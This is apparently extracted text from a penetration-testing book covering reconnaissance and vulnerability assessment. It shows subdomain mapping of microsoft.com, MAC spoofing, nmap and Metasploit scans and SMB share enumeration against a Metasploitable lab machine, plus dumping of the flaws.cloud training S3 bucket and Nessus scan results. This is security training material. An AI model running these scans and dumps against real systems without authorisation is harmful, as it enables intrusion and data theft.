Description - Category	2	2	2021-06-23 10:43:38					
Domain Name (Parent)	1	1	2021-06-23 10:43:25					
IPv6 Address	8	31	2021-06-23 10:48:16					
Internet Name	14	52	2021-06-23 10:48:16					
Internet Name - Unresolved	11	12	2021-06-23 10:45:50					
Leak Site URL	100	100	2021-06-23 10:45:22					
Linked URL - Internal	3	4	2021-06-23 10:45:33					
Name Server (DNS 'NS' Records)	13	13	2021-06-23 10:43:36					
Raw DNS Records	4	4	2021-06-23 10:44:04					
Raw Data from RIRs/APIs	19	19	2021-06-23 10:48:16					

⚙ Status	🗃 Browse	📊 Graph	⚙ Scan Settings	📄 Log	🔄	📄	📄	📄	🔄	📄	Search...	🔍
Browse - Internet Name												
☐	⚡ Data Element	⚡ Source Data Element	⚡ Source Module	⚡ Identified								
☐	ajax.microsoft.com	Certificate: Data: Version: 3 (0x2) Serial Number: 5a:00:01:8b:93:e3:91:22:6c:ae:ac:ed:01:00:01:8b:93 Signature Algorithm: sha256WithRSAEncryption Issuer: C=US, ST=Washington, L=Redmond, O=Microsoft Corporation, OU=Microsoft IT, CN=Microsoft I T SSL SHA2 Validity Not Before: Aug 6 22:13:01 2015 GMT Not After : Aug 5 22:13:01 2017 GMT Subject: CN=*.vo.msecnd.net Subject Public Key Info: Public Key Algorithm: rsaEncryption RSA Public-Key: (2048 bit) Modulus: 00:c6:7c:bb:99:2f:d1:b2:1b:1d:57:fc:f4:16:96: cc:0a:0d:0e:81:8a:4a:7d:58:b3:9e:c6:c3:4a:90: 11:24:bf:17:07:db:19:70:28:92:e7:28:5e:14:99: 2a:f2:20:24:b1:50:7f:36:9a:d3:74:13:72:b5:d0: 6f:af:f7:d2:cb:d5:07:4d:c3:b1:76:67:6f:58:73: a0:45:c4:58:15:5e:33:7f:db:42:c9:34:9f:81:7a:	sfp_dnsresolve	2021-06-23 10:46:37								

```
kali@kali:~$ dnmapper microsoft.com
dnmapper 0.35 - DNS Network Mapper
```

```
accounts.microsoft.com
IP address #1: 23.13.192.233
```

```
admin.microsoft.com
IPv6 address #1: 2620:1ec:100::100
```

```
admin.microsoft.com
IP address #1: 13.107.1.100
```

```
ai.microsoft.com
IP address #1: 40.112.1.100
IP address #2: 40.76.1.100
IP address #3: 104.215.1.100
IP address #4: 40.113.1.100
IP address #5: 13.77.1.100
```

```
kali@kali:~$ cat subdomains.txt
```

```
064-smtp-in-2a.microsoft.com
```

```
1501.microsoft.com
```

```
108.61.72.33.microsoft.com
```

```
45.76.116.45.microsoft.com
```



```
8057.microsoft.com
```

```
8075.microsoft.com
```

```
abtesting.microsoft.com
```

```
ac2.microsoft.com
```

```
academymobile.microsoft.com
```




```
kali@kali:~$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:cd:██████ txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.30.1.29 netmask 255.255.255.0 broadcast 172.30.1.255
    ether 08:00:27:██████ txqueuelen 1000 (Ethernet)
    RX packets 7321 bytes 488009 (476.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 7331 bytes 519400 (507.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
kali@kali:~$ macchanger -h
GNU MAC Changer
Usage: macchanger [options] device

-h, --help                Print this help
-V, --version              Print version and exit
-s, --show                 Print the MAC address and exit
-e, --ending               Don't change the vendor bytes
-a, --another              Set random vendor MAC of the same kind
-A                          Set random vendor MAC of any kind
-p, --permanent           Reset to original, permanent hardware MAC
-r, --random               Set fully random MAC
-l, --list[=keyword]       Print known vendors
-b, --bia                  Pretend to be a burned-in-address
-m, --mac=XX:XX:XX:XX:XX:XX
    --mac XX:XX:XX:XX:XX:XX Set the MAC XX:XX:XX:XX:XX:XX
```

```
kali@kali:~$ sudo macchanger -A eth0
Current MAC: 08:00:27:██████ (CADMUS COMPUTER SYSTEMS)
Permanent MAC: 08:00:27:██████ (CADMUS COMPUTER SYSTEMS)
New MAC: 0c:d9:96:53:6d:83 (CISCO SYSTEMS, INC.)
```

```
kali@kali:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default q
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
    link/ether 08:00:27:9c:f5:48 brd ff:ff:ff:ff:ff:ff
    → inet 172.30.1.27/24 brd 172.30.1.255 scope global dynamic noprefixroute eth0
        valid_lft 535sec preferred_lft 535sec
```

Currently scanning: Finished! | Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 2 hosts. Total size: 300

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
172.30.1.1	08:00:27:bd:1d:71	3	180	PCS Systemtechnik GmbH
172.30.1.26	08:00:27:7f:af:0a	2	120	PCS Systemtechnik GmbH

```
kali@kali:~$ nmap -sn 172.30.1.0/24 --exclude 172.30.1.27
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-06-23 08:41 EDT

Nmap scan report for 172.30.1.26

Host is up (0.0057s latency).

Nmap done: 255 IP addresses (1 host up) scanned in 15.78 seconds

```
kali@kali:~$ nmap 172.30.1.26
```

Starting Nmap 7.91 (<https://nmap.org>) at 2021-06-23 08:50 EDT

Nmap scan report for 172.30.1.26

Host is up (0.0010s latency).

Not shown: 977 closed ports

PORT	STATE	SERVICE
------	-------	---------

21/tcp	open	ftp
--------	------	-----

22/tcp	open	ssh
--------	------	-----

23/tcp	open	telnet
--------	------	--------

25/tcp	open	smtp
--------	------	------

53/tcp	open	domain
--------	------	--------

80/tcp	open	http
--------	------	------

111/tcp	open	rpcbind
---------	------	---------

139/tcp	open	netbios-ssn
---------	------	-------------




445/tcp	open	microsoft-ds
---------	------	--------------

512/tcp	open	exec
---------	------	------

513/tcp	open	login
---------	------	-------

```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-23 08:52 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00043s latency).
Not shown: 65505 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_  STAT:
|_  FTP server status:
|_    Connected to 172.30.1.27
|_    Logged in as ftp
|_    TYPE: ASCII
|_    No session bandwidth limit
|_    Session timeout in seconds is 300
|_    Control connection is plain text
|_    Data connections will be plain text
|_    vsFTPD 2.3.4 - secure, fast, stable
|_End of status
```

```
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
Host script results:
|_clock-skew: mean: 59m58s, deviation: 2h00m01s, median: -2s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb-os-discovery:
|_  OS: Unix (Samba 3.0.20-Debian)
|_  Computer name: metasploitable
|_  NetBIOS computer name:
|_  Domain name: localdomain
|_  FQDN: metasploitable.localdomain
|_  System time: 2021-06-23T08:55:02-04:00
|_smb-security-mode:
|_  account_used: <blank>
|_  authentication_level: user
|_  challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```



```
kali@kali:~$ sudo nmap -sS -p 80 172.30.1.26
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-04 11:42 EDT
Nmap scan report for 172.30.1.26
Host is up (0.00042s latency).

PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 08:00:27:7F:AF:0A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

Source	Destination	Protocol	Length	Info
172.30.1.29	172.30.1.26	TCP	58	55778 → 80 [SYN] Seq=0 Win=1024 Len=0 MSS=
172.30.1.26	172.30.1.29	TCP	60	80 → 55778 [SYN, ACK] Seq=0 Ack=1 Win=5840
172.30.1.29	172.30.1.26	TCP	54	55778 → 80 [RST] Seq=1 Win=0 Len=0

```
msf6 > search portscan
```

Matching Modules

#	Name	Rank	Check	Description
0	auxiliary/scanner/portscan/ftpbounce	normal	No	FTP Bounce Port Scanner
1	auxiliary/scanner/natpmp/natpmp_portscan	normal	No	NAT-PMP External Port Scanner
2	auxiliary/scanner/sap/sap_router_portscanner	normal	No	SAPRouter Port Scanner
3	auxiliary/scanner/portscan/xmas	normal	No	TCP "XMas" Port Scanner
4	auxiliary/scanner/portscan/ack	normal	No	TCP ACK Firewall Scanner
5	auxiliary/scanner/portscan/tcp	normal	No	TCP Port Scanner
6	auxiliary/scanner/portscan/syn	normal	No	TCP SYN Port Scanner
7	auxiliary/scanner/http/wordpress_pingback_access	normal	No	Wordpress Pingback Locator

Module options (auxiliary/scanner/portscan/syn):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
DELAY	0	yes	The delay between connections, per thread, in milliseconds
INTERFACE		no	The name of the interface
JITTER	0	yes	The delay jitter factor (maximum value by which to +/- DELAY)
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	500	yes	The reply read timeout in milliseconds

```
msf6 auxiliary(scanner/portscan/syn) > set RHOSTS 172.30.1.26
RHOSTS => 172.30.1.26
msf6 auxiliary(scanner/portscan/syn) > run
```

```
[+] TCP OPEN 172.30.1.26:21
[+] TCP OPEN 172.30.1.26:22
[+] TCP OPEN 172.30.1.26:23
[+] TCP OPEN 172.30.1.26:25
[+] TCP OPEN 172.30.1.26:53
[+] TCP OPEN 172.30.1.26:80
[+] TCP OPEN 172.30.1.26:111
[+] TCP OPEN 172.30.1.26:139
[+] TCP OPEN 172.30.1.26:445
```

Opened TCP ports

```
msf6 > search smb_version
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection

```
msf6 > use auxiliary/scanner/smb/smb_version
```

```
msf6 auxiliary(scanner/smb/smb_version) > options
```

Module options (auxiliary/scanner/smb/smb_version):

RHOSTS value is required

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts
THREADS	1	yes	The number of concurrent threads (max one per host)

```
msf6 auxiliary(scanner/smb/smb_version) > run
```

```
[*] 172.30.1.26:445 - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 172.30.1.26:445 - Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 172.30.1.26: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) >
```

```
kali@kali:~$ smbmap -H 172.30.1.26
```

```
[+] IP: 172.30.1.26:445 Name: unknown
```

Disk	Permissions	Comment
print\$	NO ACCESS	Printer Drivers
tmp	READ, WRITE	oh noes!
opt	NO ACCESS	
IPC\$	NO ACCESS	IPC Service (metasploitable server (Samba 3.0.20-Debian))
ADMIN\$	NO ACCESS	IPC Service (metasploitable server (Samba 3.0.20-Debian))

```
kali@kali:~$ smbmap -H 172.30.1.26 -r tmp
```

```
[+] IP: 172.30.1.26:445 Name: unknown
```

Disk	Permissions
tmp	READ, WRITE
.\tmp*	
dr--r--r--	0 Wed Jun 23 09:35:01 2021 .
dw--w--w--	0 Sun May 20 14:36:11 2012 ..
dr--r--r--	0 Wed Jun 23 08:31:59 2021 .ICE-unix
dr--r--r--	0 Wed Jun 23 08:32:14 2021 .X11-unix
fw--w--w--	11 Wed Jun 23 08:32:13 2021 .X0-lock
fw--w--w--	0 Wed Jun 23 08:32:34 2021 4567.jsvc_up

Module options (auxiliary/scanner/ssh/ssh_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts
RPORT	22	yes	The target port (TCP)
THREADS	1	yes	The number of concurrent threads (max one per host)
TIMEOUT	30	yes	Timeout for the SSH probe



Sign in

Email, phone, or Skype

No account? [Create one!](#)

[Can't access your account?](#)

Next



Sign in

We couldn't find an account with that username. Try another, or [get a new Microsoft account](#).

fakeaccount@fakedomain.com

No account? [Create one!](#)

[Can't access your account?](#)

Next



Enter password

Password

[Forgot my password](#)

Sign in

```
kali@kali:~$ s3scanner -h
```

```
s3scanner: Audit unsecured S3 buckets  
by Dan Salmon - github.com/sa7mon, @bltjetpack
```

```
optional arguments:
```

```
-h, --help            show this help message and exit  
--version            Display the current version of this tool  
--threads n, -t n    Number of threads to use. Default: 4  
--endpoint-url ENDPOINT_URL, -u ENDPOINT_URL  
                    URL of S3-compliant API. Default: https://s3.amazonaws.com  
--endpoint-address-style {path,vhost}, -s {path,vhost}  
                    Address style to use for the endpoint. Default: path  
--insecure, -i        Do not verify SSL
```

```
mode:
```

```
{scan,dump}          (Must choose one)  
  scan              Scan bucket permissions  
  dump              Dump the contents of buckets
```

```
kali@kali:~$ nslookup
```

```
> flaws.cloud
```

```
Server:      198.18.0.1  
Address:     198.18.0.1#53
```

```
Non-authoritative answer:
```

```
Name:   flaws.cloud  
Address: 52.218.228.98
```

```
>
```

```
> set type=ptr
```

```
> 52.218.228.98
```

```
Server:      198.18.0.1  
Address:     198.18.0.1#53
```

```
Non-authoritative answer:
```

```
98.228.218.52.in-addr.arpa      name = s3-website-us-west-2.amazonaws.com.
```

AWS S3 Bucket name



```
kali@kali:~$ s3scanner scan --bucket flaws.cloud
```

```
flaws.cloud | bucket_exists | AuthUsers: [], AllUsers: [Read]
```

```
kali@kali:~$ aws s3 ls s3://flaws.cloud/ --region us-west-2 --no-sign-request
```

```
2017-03-13 23:00:38      2575 hint1.html  
2017-03-02 23:05:17      1707 hint2.html  
2017-03-02 23:05:11      1101 hint3.html  
2020-05-22 14:16:45      3162 index.html  
2018-07-10 12:47:16     15979 logo.png  
2017-02-26 20:59:28         46 robots.txt  
2017-02-26 20:59:30     1051 secret-dd02c7c.html
```

Files within the
S3 Bucket




```
kali@kali:~$ s3scanner dump --bucket flaws.cloud --dump-dir /home/kali/S3_Bucket/
```

```
flaws.cloud | Enumerating bucket objects...
flaws.cloud | Total Objects: 7, Total Size: 25.0KB
flaws.cloud | Dumping contents using 4 threads...
flaws.cloud | Dumping completed
```

```
kali@kali:~$ cd S3_Bucket
```

```
kali@kali:~/S3_Bucket$ ls -l
```

```
total 40
-rw-r--r-- 1 kali kali 2575 Jul 5 09:56 hint1.html
-rw-r--r-- 1 kali kali 1707 Jul 5 09:56 hint2.html
-rw-r--r-- 1 kali kali 1101 Jul 5 09:56 hint3.html
-rw-r--r-- 1 kali kali 3162 Jul 5 09:56 index.html
-rw-r--r-- 1 kali kali 15979 Jul 5 09:56 logo.png
-rw-r--r-- 1 kali kali 46 Jul 5 09:56 robots.txt
-rw-r--r-- 1 kali kali 1051 Jul 5 09:56 secret-dd02c7c.html
```

Chapter 6: Performing Vulnerability Assessments

 Nessus-8.15.0-amzn2.aarch64.rpm	Amazon Linux 2 (Graviton 2)	42.4 MB	Jun 15, 2021	Checksum
 Nessus-8.15.0-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	45.5 MB	Jun 15, 2021	Checksum
 Nessus-8.15.0-debian6_i386.deb	Debian 9, 10 / Kali Linux 1, 2017.3 i386(32-bit)	43.3 MB	Jun 15, 2021	Checksum

```
kali@kali:~$ cd Downloads
kali@kali:~/Downloads$ ls
Nessus-8.15.0-debian6_amd64.deb
```

```
kali@kali:~/Downloads$ sudo dpkg -i Nessus-8.15.0-debian6_amd64.deb
[sudo] password for kali:
Selecting previously unselected package nessus.
(Reading database ... 283829 files and directories currently installed.)
Preparing to unpack Nessus-8.15.0-debian6_amd64.deb ...
Unpacking nessus (8.15.0) ...
Setting up nessus (8.15.0) ...
Unpacking Nessus Scanner Core Components ...

- You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
- Then go to https://kali:8834/ to configure your scanner
```



Warning: Potential Security Risk Ahead

Firefox detected a potential security threat and did not continue to kali. If you visit this site, attackers could try to steal information like your passwords, emails, or credit card details.

What can you do about it?

The issue is most likely with the website, and there is nothing you can do to resolve it.

If you are on a corporate network or using anti-virus software, you can reach out to the support teams for assistance. You can also notify the website's administrator about the problem.

[Learn more...](#)

Go Back (Recommended)

1
Advanced...

Someone could be trying to impersonate the site and you should not continue.

Websites prove their identity via certificates. Firefox does not trust kali:8834 because its certificate issuer is unknown, the certificate is self-signed, or the server is not sending the correct intermediate certificates.

Error code: [SEC_ERROR_UNKNOWN_ISSUER](#)

[View Certificate](#)

Go Back (Recommended)

2
Accept the Risk and Continue

Welcome to Nessus

Choose how you want to deploy Nessus. Select a product to get started.

- ☒ Nessus Essentials
- ☐ Nessus Professional
- ☐ Nessus Manager
- ☐ Managed Scanner

Continue

© 2021 Tenable™, Inc.

Get an activation code

To receive an email with a free Nessus Essentials activation code, enter your information.

If you already have an activation code, skip this step.

First *

John

Last *

Smith

Email *

user@example.com

Skip

Back

Email

© 2021 Tenable™, Inc.

Register Nessus

Enter your activation code.

Activation Code *

☐ Register Offline

Settings

Back

Continue

© 2021 Tenable™, Inc.

Create a user account

Create a Nessus administrator user account. Use this username and password to log in to Nessus.

Username *

Admin

Password *

••••••••••••••••



Back

Submit

© 2021 Tenable™, Inc.

Nessus Essentials / Folders x +

← → ↺ 🏠 <https://kali:8834/#/scans/folders/my-scans> ... 📄 🗨️ ⚙️

nessus Essentials Scans Settings Admin

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- 🛡️ Policies
- 📄 Plugin Rules

TENABLE

- 👤 Community
- 💡 Research
- 📄 Plugin Release No...

My Scans

Import New Folder **New Scan**

This folder is empty. [Create a new scan.](#)

Click on New Scan

VULNERABILITIES

 Basic Network Scan A full system scan suitable for any host.	 Advanced Scan Configure a scan without using any recommendations.	 Advanced Dynamic Scan Configure a dynamic plugin scan without recommendations.	 Malware Scan Scan for malware on Windows and Unix systems.	 Mobile Device Scan Assess mobile devices via Microsoft Exchange or an MDM. <i>UPDATE</i>
 Web Application Tests Scan for published and unknown web vulnerabilities.	 Credentialed Patch Audit Authenticate to hosts and enumerate missing updates.	 Intel AMT Security Bypass Remote and local checks for CVE-2017-5689.	 Spectre and Meltdown Remote and local checks for CVE-2017-5753, CVE-2017-5715, and CVE-2017-5754.	 WannaCry Ransomware Remote and local checks for MS17-010.
 Ripple20 Remote Scan A remote scan to fingerprint hosts potentially running the Treck stack in the network.	 ZeroLogon Remote Scan A remote scan to detect Microsoft Netlogon Elevation of Privilege (ZeroLogon).	 Solarigate Remote and local checks to detect SolarWinds Solarigate vulnerabilities.	 2020 Threat Landscape Retrospective (TLR) A scan to detect vulnerabilities featured in our End of Year report.	 ProxyLogon : MS Exchange Remote and local checks to detect Exchange vulnerabilities targeted by HAFNIUM.

Settings

Credentials Plugins

BASIC ▾

- General
- Schedule
- Notifications

DISCOVERY >

ASSESSMENT >

REPORT >

ADVANCED >

Name

Description

Folder

Targets

Set your targets here

Upload Targets [Add File](#)

Save Cancel

Nessus Essentials / Folders

Scans Settings

My Scans

Search Scans 1 Scan

Import New Folder New Scan

Scan completed

Name	Schedule	Last Modified
MyFirstScan	On Demand	Today at 1:04 PM

Hosts 1 Vulnerabilities 67 Remediations 3 VPR Top Threats History 1

Filter Search Hosts 1 Host

Host	Vulnerabilities
172.30.1.26	9 9 24 4 125

Column chart displaying the number of vulnerabilities

Scan Details

Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 12:58 PM
End: Today at 1:04 PM
Elapsed: 5 minutes

Vulnerabilities

Doughnut chart displaying vulnerabilities based on their severity levels

- Critical
- High
- Medium
- Low
- Info

Hosts 1 Vulnerabilities 67 Remediations 3 VPR Top Threats History 1

Filter Search Vulnerabilities 67 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	SSL (Multiple Issues)	Gain a shell remotely	3
CRITICAL	Apache Tomcat AJP Connector Request Injectio...	Web Servers	1
CRITICAL	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	rexecd Service Detection	Service detection	1
CRITICAL	Unix Operating System Unsupported Version Det...	General	1
CRITICAL	VNC Server 'password' Password	Gain a shell remotely	1

CRITICAL

Bind Shell Backdoor Detection

< >

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :
```

```
This produced the following truncated output (limited to 10 lines) :
----- snip -----
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#
----- snip -----
```

Port ▲

Hosts

1524 / tcp / wild_shell

172.30.1.26

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N
/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C
/I:C/A:C

Base Score

9.8
(Critical)

Attack Vector (AV)

Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) Low (L) High (H)

User Interaction (UI)

None (N) Required (R)

Scope (S)

Unchanged (U) Changed (C)

Confidentiality (C)

None (N) Low (L) **High (H)**

Integrity (I)

None (N) Low (L) **High (H)**

Availability (A)

None (N) Low (L) **High (H)**

Vector String - CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Hosts1

Vulnerabilities67

Remediations3

VPR Top Threats

History1

